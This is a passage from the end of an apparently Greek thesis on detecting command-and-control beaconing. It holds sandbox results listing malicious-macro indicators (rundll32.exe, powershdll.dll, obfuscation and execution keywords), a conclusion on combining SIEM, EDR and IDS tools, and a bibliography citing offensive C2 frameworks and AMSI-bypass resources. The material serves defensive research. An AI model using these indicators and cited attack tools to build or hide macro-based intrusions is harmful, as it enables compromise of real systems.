
Εικόνα 478. Αποτελέσματα Falcon Sandbox

Στο συγκεκριμένο σενάριο, σαν κακόβουλοι IoCs θεωρούνται τα παρακάτω (*Εικόνα 479*).




Εικόνα 479. Αποτελέσματα Falcon Sandbox - Malicious IOCs

Επιπλέον, σαν ύποπτοι IoCs θεωρούνται τα ακόλουθα (*Εικόνα 480*).



Εικόνα 480. Αποτελέσματα Falcon Sandbox - Suspicious IOCs

Καταληκτικά, τα ασυνήθιστα χαρακτηριστικά του αρχείου παρουσιάζονται στην *Εικόνα 481*.



Unusual Characteristics

Contains embedded VBA macros with interesting strings

details	Found pattern type "IPv4 address" with value: "192.168.1.8" Found pattern type "Executable file name" with value: "rundll32.exe" Found pattern type "Executable file name" with value: "powershdll.dll"
source	Static Parser
relevance	10/10
ATT&CK ID	T1204 (Show technique in the MITRE ATT&CK™ matrix)

Contains embedded VBA macros with suspicious keywords

details	Found suspicious keyword "Chr" which indicates: "May attempt to obfuscate specific strings (use option --deobf to deobfuscate)" Found suspicious keyword "CreateObject" which indicates: "May create an OLE object" Found suspicious keyword "Open" which indicates: "May open a file" Found suspicious keyword "Environ" which indicates: "May read system environment variables" Found suspicious keyword "Windows" which indicates: "May enumerate application windows (if combined with Shell.Application object)" Found suspicious keyword "Write" which indicates: "May write to a file (if combined with Open)" Found suspicious keyword "SaveToFile" which indicates: "May create a text file" Found suspicious keyword "ShowWindow" which indicates: "May hide the application" Found suspicious keyword "Run" which indicates: "May run an executable file or a system command"
source	Static Parser
relevance	10/10
ATT&CK ID	T1204 (Show technique in the MITRE ATT&CK™ matrix)

Εικόνα 481. Αποτελέσματα Falcon Sandbox - Unusual Characteristics

Συμπεράσματα

Όπως έχει ήδη επισημανθεί, η beaconing δραστηριότητα χαρακτηρίζεται ως μια ακολουθία χρονικά σχετιζόμενων συμβάντων. Επομένως, προκειμένου να εντοπιστούν ενδείξεις της, είναι απαραίτητο να ακολουθηθεί η συνδυαστική προσέγγιση που παρουσιάστηκε στην εν λόγω εργασία. Η συγκεκριμένη προσέγγιση βασίζεται στην παρακολούθηση, για εκτεταμένο χρονικό διάστημα, τόσο της δικτυακής κίνησης όσο και των πληροφοριών που απορρέουν από τους κεντρικούς υπολογιστές, με στόχο τη συσχέτιση γεγονότων. Πιο συγκεκριμένα, απαιτείται η χρήση των μηχανισμών ασφαλείας που αναλύθηκαν, συμπεριλαμβανομένων των AV, EDR, Event Logging και IDS λύσεων. Χάρη στο ELK SIEM ανοιχτού κώδικα, που υλοποιήθηκε στα πλαίσια της εργασίας, επιτυγχάνεται η συσχέτιση όλων των καταγεγραμμένων συμβάντων που προέρχονται από τις ανωτέρω λύσεις ασφαλείας. Επιπλέον, τα ποσοστά ανίχνευσης βελτιώνονται σημαντικά χάρη στη χρήση των εξειδικευμένων εργαλείων που παρουσιάστηκαν, τα οποία συμβάλλουν στον εντοπισμό τόσο της κακόβουλης συμπεριφοράς (π.χ., PE-sieve, capa, YARA, oletools) όσο και της beaconing δραστηριότητας (π.χ., RITA, 1768 K, BeaconEye). Μέσω της εκτέλεσης διαφόρων σεναρίων επίθεσης αξιολογήθηκε η αποτελεσματικότητα των ανωτέρω μεθόδων και λύσεων ασφάλειας, αναφορικά με τον εντοπισμό και τον μετριασμό των beaconing επιθέσεων. Από την παρούσα εργασία επιβεβαιώνεται ότι ο εντοπισμός της κακόβουλης beaconing συμπεριφοράς απαιτεί το συνδυασμό των προαναφερθέντων μηχανισμών ανίχνευσης και ταυτόχρονα την αντιμετώπιση όλων των προκλήσεων που παρουσιάστηκαν.

Βιβλιογραφικές Αναφορές

[1] Red Team Development and Operations. Redteam.guide. Retrieved January 18, 2022, from https://redteam.guide/docs/

[2] Red Teaming. Synopsys. Retrieved January 18, 2022, from https://www.synopsys.com/glossary/what-is-red-teaming.html

[3] Groups. MITRE ATTCK®. Retrieved January 18, 2022, from https://attack.mitre.org/groups/

[4] Red Team Operations (RTO). FireEye. Retrieved January 18, 2022, from https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/pf/ms/ds-red-team-operations.pdf

[5] Red Teaming: The Art of Ethical Hacking. SANS Institute. Retrieved January 18, 2022, from https://www.sans.org/white-papers/1272/

[6] Red Teaming. Varonis. Retrieved January 18, 2022, from https://www.varonis.com/blog/red-teaming/

[7] Red Team vs Blue Team. CrowdStrike. Retrieved January 18, 2022, from https://www.crowdstrike.com/cybersecurity-101/red-team-vs-blue-team/

[8] Purple Teaming. Redscan. Retrieved January 18, 2022, from https://www.redscan.com/news/purple-teaming-can-strengthen-cyber-security/

[9] Combined Red & Blue Team Security Testing: Nettitude UK. Retrieved January 18, 2022, from https://www.nettitude.com/uk/penetration-testing/purple-teaming/

[10] Red teaming operations. Deloitte Switzerland. Retrieved January 18, 2022, from https://www2.deloitte.com/ch/en/pages/risk/articles/red-teaming-operations.html

[11] Red Team. Wikipedia. Retrieved January 18, 2022, from https://en.wikipedia.org/wiki/Red_team

[12] Rauf, Abdul. (2019). The Importance of Human Factor in cybersecurity. Retrieved January 18, 2022, from https://www.researchgate.net/publication/332539716_The_Importance_of_Human_Factor_in_Cybersecurity

[13] What is the cyber kill chain and how to use it effectively. Varonis. Retrieved January 18, 2022, from https://www.varonis.com/blog/cyber-kill-chain/

[14] The Cyber Kill Chain. Wikipedia. Retrieved January 18, 2022, from https://en.wikipedia.org/wiki/Kill_chain#The_cyber_kill_chain

[15] The Cyber Kill Chain. IEEE Computer Society. Retrieved January 18, 2022, from https://www.computer.org/publications/tech-news/trends/what-is-the-cyber-kill-chain-and-how-it-can-protect-against-attacks

[16] Hutchins, E.M., Cloppert, M.J., Amin, R.M. (2010). Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains.

[17] Mitre ATT&CK Framework. McAfee. Retrieved January 18, 2022, from https://www.mcafee.com/enterprise/en-us/security-awareness/cybersecurity/what-is-mitre-attack-framework.html

[18] Karantzas, G., Patsakis, C. (2021). An empirical assessment of endpoint detection and response systems against Advanced Persistent Threats Attack Vectors. Journal of Cybersecurity and Privacy, 1(3), 387-421. https://doi.org/10.3390/jcp1030021

[19] Mitre ATT&CK. MITRE. Retrieved January 18, 2022, from https://attack.mitre.org/

[20] Mitre ATT&CK Framework. Varonis. Retrieved January 18, 2022, from https://www.varonis.com/blog/mitre-attck-framework-complete-guide/

[21] Kill Chain. Wikipedia. Retrieved January 18, 2022, from https://en.wikipedia.org/wiki/Kill_chain

[22] What is an advanced persistent threat (APT)? Cisco. Retrieved January 18, 2022, from https://www.cisco.com/c/en/us/products/security/advanced-persistent-threat.html

[23] What is an advanced persistent threat (APT)? Kaspersky. Retrieved January 18, 2022, from https://www.kaspersky.com/resource-center/definitions/advanced-persistent-threats

[24] What is APT (advanced persistent threat). Impreva. Retrieved January 18, 2022, from https://www.imperva.com/learn/application-security/apt-advanced-persistent-threat/

[25] Advanced Persistent Threat. phoenixNAP. Retrieved January 18, 2022, from https://phoenixnap.com/blog/apt-attack

[26] Advanced Persistent Threat. SearchSecurity. Retrieved January 18, 2022, from https://searchsecurity.techtarget.com/definition/advanced-persistent-threat-APT

[27] Advanced Persistent Threat. Wikipedia. Retrieved January 18, 2022, from https://en.wikipedia.org/wiki/Advanced_persistent_threat

[28] Chen, P., Desmet, L., Huygens, C. (2014). A study on Advanced persistent threats. Advanced Information Systems Engineering, 63-72. https://doi.org/10.1007/978-3-662-44885-4_5

[29] Anatomy of an APT attack. FireEye. Retrieved January 18, 2022, from https://www.fireeye.com/current-threats/anatomy-of-a-cyber-attack.html

[30] Designing peer-to-peer command and Control. Cobbr.io. Retrieved January 18, 2022, from https://www.cobbr.io/Designing-Peer-To-Peer-C2.html

[31] Command-and-control servers: The Puppet Masters that Govern Malware. SearchSecurity. Retrieved January 18, 2022, from https://searchsecurity.techtarget.com/feature/Command-and-control-servers-The-puppet-masters-that-govern-malware

[32] Command and Control Infrastructure explained. Varonis. Retrieved January 18, 2022, from https://www.varonis.com/blog/what-is-c2/

[33] Command and Control, Tactic TA0011 - Enterprise. MITRE ATT&CK®. Retrieved January 18, 2022, from https://attack.mitre.org/tactics/TA0011/

[34] Command and Control with PowerShell Empire. SnapLabs. Retrieved January 18, 2022, from https://www.snaplabs.io/insights/command-and-control-with-powershell-empire-pt1

[35] Command-and-control (C2) callbacks. Dualog. Retrieved January 18, 2022, from https://www.dualog.com/blog/what-are-command-and-control-c2-callbacks

[36] Obfuscating command and control (C2) servers securely with redirectors. Packt Hub. Retrieved January 18, 2022, from https://hub.packtpub.com/obfuscating-command-and-control-c2-servers-securely-with-redirectors-tutorial/

[37] RedTeaming from zero to one. Payatu. Retrieved January 18, 2022, from https://payatu.com/redteaming-from-zero-to-one-part-1

[38] PAULSEC/Twittor: A fully featured backdoor that uses Twitter as a C&C server. GitHub. Retrieved January 18, 2022, from https://github.com/PaulSec/twittor

[39] Redirectors/Relays - C2 matrix. Retrieved January 18, 2022, from https://howto.thec2matrix.com/attack-infrastructure/redirectors

[40] Trizna, D. Design and setup of C2 Traffic Redirectors. Medium. Retrieved January 18, 2022, from https://ditrizna.medium.com/design-and-setup-of-c2-traffic-redirectors-ec3c11bd227d

[41] HTTPS payload and C2 redirectors. bluescreenofjeff. Retrieved January 18, 2022, from https://bluescreenofjeff.com/2018-04-12-https-payload-and-c2-redirectors/

[42] Socat: Multipurpose relay. Linux man page. Retrieved January 18, 2022, from https://linux.die.net/man/1/socat

[43] Iptables. Red Hat Enterprise Linux. Retrieved January 18, 2022, from https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/6/html/security_guide/sect-security_guide-iptables

[44] Apache Module mod_rewrite. Apache HTTP Server. Retrieved January 18, 2022, from https://httpd.apache.org/docs/2.4/mod/mod_rewrite.html

[45] Proxy: Domain Fronting, Sub-technique T1090.004 - Enterprise. MITRE ATT&CK®. Retrieved January 18, 2022, from https://attack.mitre.org/techniques/T1090/004/

[46] Fifield, D., Lan, C., Hynes, R., Wegmann, P., Paxson, V. (2015). Blocking-resistant communication through domain fronting. Proceedings on Privacy Enhancing Technologies, 2015(2), 46-64. https://doi.org/10.1515/popets-2015-0009

[47] Domain fronting. Infosec Resources. Retrieved January 18, 2022, from https://resources.infosecinstitute.com/topic/domain-fronting/

[48] bigb0ss. C2 redirector - domain fronting setup (azure). Medium. Retrieved January 18, 2022, from https://bigb0ss.medium.com/redteam-c2-redirector-domain-fronting-setup-azure-adbedbd28305

[49] C2 beaconing. ExtraHop. Retrieved January 18, 2022, from https://www.extrahop.com/resources/attacks/c-c-beaconing/

[50] Purple team: About beacons. Critical Insight. Retrieved January 18, 2022, from https://www.criticalinsight.com/resources/news/article/purple-team-about-beacons

[51] Hu, X., Jang, J., Stoecklin, M.P., Wang, T., Schales, D.L., Kirat, D., & Rao, J.R. (2016). BAYWATCH: Robust Beaconing Detection to Identify Infected Hosts in Large-Scale Enterprise Networks. 2016 46th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), 479-490.

[52] How to Detect Cobaltstrike Command & Control Communication. UnderDefense. Retrieved January 18, 2022, from https://underdefense.com/how-to-detect-cobaltstrike-command-control-communication/

[53] Hunting for beacons. Retrieved January 18, 2022, from https://blog.fox-it.com/2020/01/15/hunting-for-beacons/

[54] Vest, J. (2018). A deep dive into Cobalt strike malleable c2. Medium. Retrieved January 18, 2022, from https://posts.specterops.io/a-deep-dive-into-cobalt-strike-malleable-c2-6660e33b0e0b

[55] Beacon analysis - the key to cyber threat hunting. Active Countermeasures. Retrieved January 18, 2022, from https://www.activecountermeasures.com/blog-beacon-analysis-the-key-to-cyber-threat-hunting/

[56] Countermeasures, A. Introduction: Threat Hunting Labs. Retrieved January 18, 2022, from https://activecm.github.io/threat-hunting-labs/

[57] Penetration testing software. Metasploit. Retrieved January 18, 2022, from https://www.metasploit.com/

[58] Mavis, N. (2020). The art and science of detecting Cobalt Strike. Cisco Talos Security Research. Retrieved January 18, 2022, from https://talos-intelligence-site.s3.amazonaws.com/production/document_files/files/000/095/031/original/Talos_Cobalt_Strike.pdf

[59] BYT3BL33D3R/gcat: A POC backdoor that uses Gmail as a C&C server. GitHub. Retrieved January 18, 2022, from https://github.com/byt3bl33d3r/gcat

[60] Cobbr/Covenant: A collaborative .NET C2 framework for Red Teamers. GitHub. Retrieved January 18, 2022, from https://github.com/cobbr/Covenant

[61] TheWover/Donut: Generates x86, x64, or amd64+x86 position-independent shellcode that loads .net assemblies, PE files, and other windows payloads from memory and runs them with parameters. GitHub. Retrieved January 18, 2022, from https://github.com/TheWover/donut

[62] Tyranid/DotNetToJScript: A tool to create a jscript file which loads a .NET V2 assembly from memory. GitHub. Retrieved January 18, 2022, from https://github.com/tyranid/DotNetToJScript

[63] Gentilkiwi/mimikatz: A little tool to play with windows security. GitHub. Retrieved January 18, 2022, from https://github.com/gentilkiwi/mimikatz

[64] Intro to Covenant C2. Snap labs. Retrieved January 18, 2022, from https://www.snaplabs.io/insights/intro-to-covenant-c2

[65] Covenantobfs.sh. GitHub. Retrieved January 18, 2022, from https://gist.github.com/S3cur3Th1sSh1t/bf5935b5bff48f9f63bdbb4bcc9e8e3d

[66] BC-Security/Empire: A PowerShell and python 3.x post-exploitation Framework. GitHub. Retrieved January 18, 2022, from https://github.com/BC-SECURITY/Empire

[67] Empire C2: Networking into the Dark Side. Keysight blogs. Retrieved January 18, 2022, from https://blogs.keysight.com/blogs/tech/nwvs.entry.html/2021/06/16/empire_c2_-_networki-C4rq.html

[68] Command and Control with PowerShell Empire. SnapLabs. Retrieved January 18, 2022, from https://www.snaplabs.io/insights/command-and-control-with-powershell-empire-pt2

[69] Sensepost/Liniaal: A communication extension to ruler. GitHub. Retrieved January 18, 2022, from https://github.com/sensepost/liniaal

[70] BC-Security/ChiselServer-plugin. GitHub. Retrieved January 18, 2022, from https://github.com/BC-SECURITY/ChiselServer-Plugin

[71] JPILLORA/Chisel: A fast TCP/UDP tunnel over HTTP. GitHub. Retrieved January 18, 2022, from https://github.com/jpillora/chisel

[72] Shantanu561993/sharpchisel: C# wrapper around chisel. GitHub. Retrieved January 18, 2022, from https://github.com/shantanu561993/SharpChisel

[73] BC-Security/SocksProxyServer-plugin: Socks proxy server plugin for invoke-socksproxy. GitHub. Retrieved January 18, 2022, from https://github.com/BC-SECURITY/SocksProxyServer-Plugin

[74] BC-security/invoke-socksproxy: SOCKS proxy server using powershell, supports local and reverse connections for pivoting. GitHub. Retrieved January 18, 2022, from https://github.com/BC-SECURITY/Invoke-SocksProxy

[75] Detecting cobalt strike with AI. Darktrace. Retrieved January 18, 2022, from https://www.darktrace.com/en/blog/detecting-cobalt-strike-with-ai/

[76] Hunt and detect cobalt strike. SEKOIA.IO. Retrieved January 18, 2022, from https://www.sekoia.io/en/hunting-and-detecting-cobalt-strike/

[77] Insights from the 2020 threat hunting report. crowdstrike.com. (2021, January 13). Retrieved January 18, 2022, from https://www.crowdstrike.com/resources/crowdcasts/threat-hunting-report-insights-2020/

[78] Vulnerability information. Cisco Talos Intelligence Group - Comprehensive Threat Intelligence. Retrieved January 18, 2022, from https://talosintelligence.com/

[79] Munshaw, J. (2020). Quarterly Report: Incident Response Trends in Summer 2020. Cisco Talos Intelligence Group. Retrieved January 18, 2022, from https://blog.talosintelligence.com/2020/09/CTIR-quarterly-trends-Q4-2020.html

[80] Cobalt Strike Research and Development. Cobalt Strike. Retrieved January 18, 2022, from https://www.cobaltstrike.com/

[81] Tasking office 365 for Cobalt strike c2. f-secure. Retrieved January 18, 2022, from https://labs.f-secure.com/archive/tasking-office-365-for-cobalt-strike-c2/

[82] N1NJ4SEC/Pupy: An opensource, cross-platform (windows, linux, OSX, Android) remote administration and post-exploitation tool mainly written in Python. GitHub. Retrieved January 18, 2022, from https://github.com/n1nj4sec/pupy

[83] Chandel, R., (2019). Command & Control Tool: PUPY. Hacking Articles. Retrieved January 18, 2022, from https://www.hackingarticles.in/command-control-tool-pupy/

[84] Customizing C2-frameworks for AV-evasion. S3cur3Th1sSh1t. Retrieved January 18, 2022, from https://s3cur3th1ssh1t.github.io/Customizing_C2_Frameworks/

[85] USB Rubber Ducky. Hak5. Retrieved January 18, 2022, from https://hak5.org/products/usb-rubber-ducky-deluxe
[86] Iagox86/DNSCAT2. GitHub. Retrieved January 18, 2022, from https://github.com/iagox86/dnscat2
[87] Zeltser, L. (2019). Tunneling data and commands over DNS to bypass firewalls. Zeltser. Retrieved January 18, 2022, from https://zeltser.com/c2-dns-tunneling/
[88] PowerShell DNS Command & Control with DNSCAT2-powershell. Black Hills Information Security. Retrieved January 18, 2022, from https://www.blackhillsinfosec.com/powershell-dns-command-control-with-dnscat2-powershell/
[89] Lukebaggett/DNSCAT2-powershell: A Powershell client for DNSCAT2, an encrypted DNS command and Control Tool. GitHub. Retrieved January 18, 2022, from https://github.com/lukebaggett/dnscat2-powershell
[90] Malware of the day - DNSCAT2 DNS tunneling. Active Countermeasures. Retrieved January 18, 2022, from https://www.activecountermeasures.com/malware-of-the-day-dnscat2-dns-tunneling/
[91] Merlin Command and Control framework. Retrieved January 18, 2022, from https://merlin-c2.readthedocs.io/en/latest/index.html
[92] Command and control guide to merlin. Hacking Articles. Retrieved January 18, 2022, from https://www.hackingarticles.in/command-and-control-guide-to-merlin/
[93] Villarreal, R. (2019). Merlin the (C2) wizard! bestestredteam. Retrieved January 18, 2022, from https://bestestredteam.com/2019/01/16/merlin-the-c2-wizard/
[94] Nettitude/Poshc2: A proxy aware C2 framework used to aid red teamers with post-exploitation and lateral movement. GitHub. Retrieved January 18, 2022, from https://github.com/nettitude/PoshC2
[95] Crook, J. (2018). Want to go hunting for beacons? First define how they may look. Twitter. Retrieved January 18, 2022, from https://twitter.com/jackcr/status/1029457184164335617
[96] Automating threat hunting in web proxy logs. LogicHub. Retrieved January 18, 2022, from https://www.logichub.com/automating-threat-hunting-web-proxy-logs-use-case
[97] Ergene, M. (2021). Enterprise scale threat hunting: C2 beacon detection with unsupervised ML and KQL - part 1. Medium. Retrieved January 18, 2022, from https://posts.bluraven.io/enterprise-scale-threat-hunting-network-beacon-detection-with-unsupervised-machine-learning-and-277c4c30304f
[98] EDR vs Antivirus. Cynet. Retrieved January 18, 2022, from https://www.cynet.com/endpoint-protection-and-edr/edr-vs-antivirus/
[99] What is an endpoint? Palo Alto Networks. Retrieved January 18, 2022, from https://www.paloaltonetworks.com/cyberpedia/what-is-an-endpoint
[100] Traditional Antivirus vs. EDR. Cybriant. Retrieved January 18, 2022, from https://cybriant.com/antivirus-vs-edr/
[101] Antimalware scan interface (AMSI) - Win32 apps. Microsoft Docs. Retrieved January 18, 2022, from https://docs.microsoft.com/en-us/windows/win32/amsi

[102] Amsi bypass methods. Pentest Laboratories. Retrieved January 18, 2022, from https://pentestlaboratories.com/2021/05/17/amsi-bypass-methods/
[103] AMSI.fail. Retrieved January 18, 2022, from https://amsi.fail/
[104] EDR vs Antivirus. ADNET Technologies. Retrieved January 18, 2022, from https://thinkadnet.com/2021/03/edr-vs-antivirus-whats-the-difference/
[105] Hassan, W. U., Bates, A., Marino, D. (2020). Tactical Provenance Analysis for endpoint detection and Response Systems. 2020 IEEE Symposium on Security and Privacy (SP). https://doi.org/10.1109/sp40000.2020.00096
[106] Intrusion detection system. Wikipedia. Retrieved January 18, 2022, from https://en.wikipedia.org/wiki/Intrusion_detection_system
[107] Host-based Intrusion Detection System - Overview and HIDS vs NIDS. Cyphere. Retrieved January 18, 2022, from https://thecyphere.com/blog/host-based-ids/
[108] Intrusion detection systems: A deep dive into Nids & Hids. Security Boulevard. Retrieved January 18, 2022, from https://securityboulevard.com/2020/03/intrusion-detection-systems-a-deep-dive-into-nids-hids/
[109] Host-based IDS. The Massachusetts Institute of Technology (MIT). Retrieved January 18, 2022, from https://web.mit.edu/rhel-doc/4/RH-DOCS/rhel-sg-en-4/s1-ids-host.html
[110] The importance of log management and cybersecurity. Graylog. Retrieved January 18, 2022, from https://www.graylog.org/post/the-importance-of-log-management-and-cybersecurity
[111] Event log: Leveraging events and endpoint logs for Security. Exabeam. Retrieved January 18, 2022, from https://www.exabeam.com/siem-guide/siem-concepts/event-log/
[112] Event logging - Win32 apps. Microsoft Docs. Retrieved January 18, 2022, from https://docs.microsoft.com/en-us/windows/win32/eventlog/event-logging
[113] Event Log Management and monitoring. VirtualMetric. Retrieved January 18, 2022, from https://www.virtualmetric.com/blog/log-management-monitoring
[114] Security Information and Event Management. Wikipedia. Retrieved January 18, 2022, from https://en.wikipedia.org/wiki/Security_information_and_event_management
[115] Security Information and Event Management. IBM. Retrieved January 18, 2022, from https://www.ibm.com/topics/siem
[116] Rosencrance, L. (2020). Security Information and Event Management. SearchSecurity. Retrieved January 18, 2022, from https://searchsecurity.techtarget.com/definition/security-information-and-event-management-SIEM
[117] ACTIVECM/Rita: A framework for detecting command and control communication through network traffic analysis. GitHub. Retrieved January 18, 2022, from https://github.com/activecm/rita
[118] The Zeek Network Security Monitor. Zeek. Retrieved January 18, 2022, from https://zeek.org/
[119] Security Onion Solutions. Retrieved January 18, 2022, from https://securityonionsolutions.com/

[120] Detecting malware beacons with Zeek and rita. Black Hills Information Security. Retrieved January 18, 2022, from https://www.blackhillsinfosec.com/detecting-malware-beacons-with-zeek-and-rita/

[121] Onion-Zeek-RITA: Improving Network Visibility and Detecting C2 Activity. SANS Institute. Retrieved January 18, 2022, from https://www.sans.org/white-papers/38755/

[122] Hasherezade/PE-sieve: Recognizes and dumps a variety of potentially malicious implants (replaced/injected PES, shellcodes, hooks, in-memory patches). GitHub. Retrieved January 18, 2022, from https://github.com/hasherezade/pe-sieve

[123] Process Injection: Process Hollowing, Sub-technique T1055.012 - Enterprise. MITRE ATT&CK®. Retrieved January 18, 2022, from https://attack.mitre.org/techniques/T1055/012/

[124] Process doppelgänging - a new way to impersonate a process. Retrieved January 18, 2022, from https://hshrzd.wordpress.com/2017/12/18/process-doppelganging-a-new-way-to-impersonate-a-process/

[125] Process Injection: Process Doppelgänging, Sub-technique T1055.013 - Enterprise. MITRE ATT&CK®. Retrieved January 18, 2022, from https://attack.mitre.org/techniques/T1055/013/

[126] https://www.ired.team/offensive-security/code-injection-process-injection/reflective-dll-injection

[127] Pe-Sieve. Retrieved January 18, 2022, from https://hshrzd.wordpress.com/pe-sieve/

[128] Mandiant/Capa: The flare team's open-source tool to identify capabilities in executable files. GitHub. Retrieved January 18, 2022, from https://github.com/mandiant/capa

[129] FireEye's open-source tool - CAPA to identify malware capabilities. Security Investigation. Retrieved January 18, 2022, from https://www.socinvestigation.com/fireeyes-open-source-tool-capa-to-identify-malware-capabilities-2/

[130] Malware behavior catalog. GitHub. Retrieved January 18, 2022, from https://github.com/MBCProject

[131] VirusTotal/Yara: The pattern matching Swiss knife. GitHub. Retrieved January 18, 2022, from https://github.com/virustotal/yara

[132] YARA - 4.1.0 documentation. Retrieved January 18, 2022, from https://yara.readthedocs.io/

[133] BayshoreNetworks/yextend: Yara integrated software to handle archive file data. GitHub. Retrieved January 18, 2022, from https://github.com/BayshoreNetworks/yextend

[134] 1768 K. Didier Stevens. Retrieved January 18, 2022, from https://blog.didierstevens.com/2020/11/07/1768-k/

[135] APR4H/CobaltStrikeScan: Scan files or process memory for cobaltstrike beacons and parse their configuration. GitHub. Retrieved January 18, 2022, from https://github.com/Apr4h/CobaltStrikeScan

[136] CCOB/BeaconEye: Hunts out cobaltstrike beacons and logs operator command output. GitHub. Retrieved January 18, 2022, from https://github.com/CCob/BeaconEye

[137] Decalage2/oletools: Oletools - python tools to analyze MS OLE2 files (structured storage, compound file binary format) and MS Office documents, for malware analysis, forensics and debugging. GitHub. Retrieved January 18, 2022, from https://github.com/decalage2/oletools

[138] OLEVBA - Decalage2/oletools. GitHub. Retrieved January 18, 2022, from https://github.com/decalage2/oletools/wiki/olevba

[139] Hide Artifacts: VBA Stomping, Sub-technique T1564.007 - Enterprise. MITRE ATT&CK®. (n.d.). Retrieved January 18, 2022, from https://attack.mitre.org/techniques/T1564/007/

[140] Bontchev/PCODEDMP: A VBA P-code disassembler. GitHub. Retrieved January 18, 2022, from https://github.com/bontchev/pcodedmp

[141] MRAPTOR - Decalage2/oletools. GitHub. Retrieved January 18, 2022, from https://github.com/decalage2/oletools/wiki/mraptor

[142] Online Virus Scanner Without Result Distribution. AntiScan.Me. Retrieved January 18, 2022, from https://antiscan.me/

[143] Dynamic runtime AV checker that provides runtime execution checks on different antivirus systems and Windows OS. Dyncheck.com. Retrieved January 18, 2022, from https://dyncheck.com/

[144] Free Automated Malware Analysis Service. Hybrid Analysis. Retrieved January 18, 2022, from https://www.hybrid-analysis.com/

[145] Endpoint Security & Protection. CrowdStrike. Retrieved January 18, 2022, from https://www.crowdstrike.com/endpoint-security-products/

[146] Virustotal. Retrieved January 18, 2022, from https://www.virustotal.com/gui/home/upload

[147] Metadefender - Advanced Threat Prevention Platform. opswat. Retrieved January 18, 2022, from https://www.opswat.com/products/metadefender

[148] Security Information and Event Management Tool. CyberRes. Retrieved January 18, 2022, from https://www.microfocus.com/en-us/cyberres/secops/arcsight-esm

[149] National Software Reference Library (NSRL). NIST. Retrieved January 18, 2022, from https://www.nist.gov/itl/ssd/software-quality-group/national-software-reference-library-nsrl

[150] Buffer/thug: Python low-interaction honeyclient. GitHub. Retrieved January 18, 2022, from https://github.com/buffer/thug

[151] The Tor Project: Anonymity Online. Retrieved January 18, 2022, from https://www.torproject.org/

[152] Splunk Security Orchestration & Automation (SOAR). Splunk. Retrieved January 18, 2022, from https://www.splunk.com/en_us/software/splunk-security-orchestration-and-automation.html

[153] Stamparm/maltrail: Malicious traffic detection system. GitHub. Retrieved January 18, 2022, from https://github.com/stamparm/maltrail

